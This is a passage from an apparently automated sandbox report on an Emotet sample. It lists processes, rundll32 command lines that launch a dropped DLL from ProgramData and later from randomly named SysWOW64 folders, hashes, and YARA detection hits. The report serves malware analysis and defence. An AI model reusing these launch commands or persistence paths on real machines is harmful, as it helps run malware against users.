C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **1868**, Parent PID: **1708**

General

Target ID:	10
Start time:	21:14:29
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\Milossd.dll KitKat
Imagebase:	0x4a3f0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **2844**, Parent PID: **1868**

General

Target ID:	11
Start time:	21:14:30
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWow64\rundll32.exe C:\ProgramData\Milossd.dll KitKat
Imagebase:	0xec0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.443285949.00000000002B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.443244837.00000000001C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.443390537.0000000010001000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security

Reputation:	high

Analysis Process: rundll32.exe PID: **1124**, Parent PID: **2844**

General

Target ID:	12
Start time:	21:14:35
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\Milossd.dll",DllRegisterServer
Imagebase:	0xec0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510464737.0000000002CF1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510287777.00000000026A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510076235.0000000000810000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510039469.0000000000731000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510322311.0000000002730000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510432409.0000000002830000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510167906.00000000008E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510522270.0000000002E41000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510145612.00000000008B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.509996233.0000000000700000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510607759.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510494175.0000000002DB0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510409215.0000000002801000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510379453.00000000027D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510352151.0000000002761000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510556451.0000000002E91000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.510119980.0000000000880000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **344**, Parent PID: **1124**

General

Target ID:	13
Start time:	21:15:00
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Hzcvqvi\kisyfwhhvxv.tpx",RIBFxhGufP

Imagebase:	0xec0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.516180172.0000000000601000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.515850446.00000000003C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.516839554.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **2816**, Parent PID: **344**

General

Target ID:	14
Start time:	21:15:07
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Hzcvqvi\kisyfwhhvxv.tpx",DllRegisterServer
Imagebase:	0xec0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.559443936.00000000001E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.559926602.0000000000E81000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.559812770.0000000000CE0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.560189924.0000000002E11000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.559719503.00000000007D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.560022976.00000000025B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.560265506.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.559589643.0000000000291000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.560140675.00000000029A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.560066037.00000000028D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.559766532.0000000000C21000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.559961394.0000000002400000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.559901253.0000000000E50000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.560096641.0000000002901000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.559852842.0000000000D81000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **1532**, Parent PID: **2816**

General	
Target ID:	16
Start time:	21:15:25
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Gjesjojdky\tnenolnsbc.zlf",RPzUMBQVQiRJfbr
Imagebase:	0xec0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.562101992.0000000000200000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.562204420.0000000000271000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.562837454.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: **2904**, Parent PID: **1532**

General	
Target ID:	17
Start time:	21:15:30
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Gjesjojdky\tnenolnsbc.zlf",DllRegisterServer
Imagebase:	0xec0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664811796.0000000002D81000.00000020.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.665343860.0000000003091000.00000020.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664505889.0000000002B30000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664861198.0000000002DB0000.00000040.00000010.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664965956.0000000002E41000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664542338.0000000002B61000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.663059849.0000000000270000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.665031499.0000000002EB0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.668746611.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.663136022.0000000000370000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664371125.0000000002A11000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664216814.0000000002800000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.665264578.0000000003031000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.663107682.0000000000341000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664407337.0000000002A90000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664117517.00000000026D1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664190998.00000000027D1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664248445.0000000002881000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.665204361.0000000002FC0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664471765.0000000002B01000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.665308751.0000000003061000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664297781.0000000002900000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.663687755.0000000000831000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664663684.0000000002D10000.00000040.00000010.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.663778840.0000000000860000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664161641.00000000027A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.665168076.0000000002F70000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.665088679.0000000002EE1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.664763356.0000000002D50000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly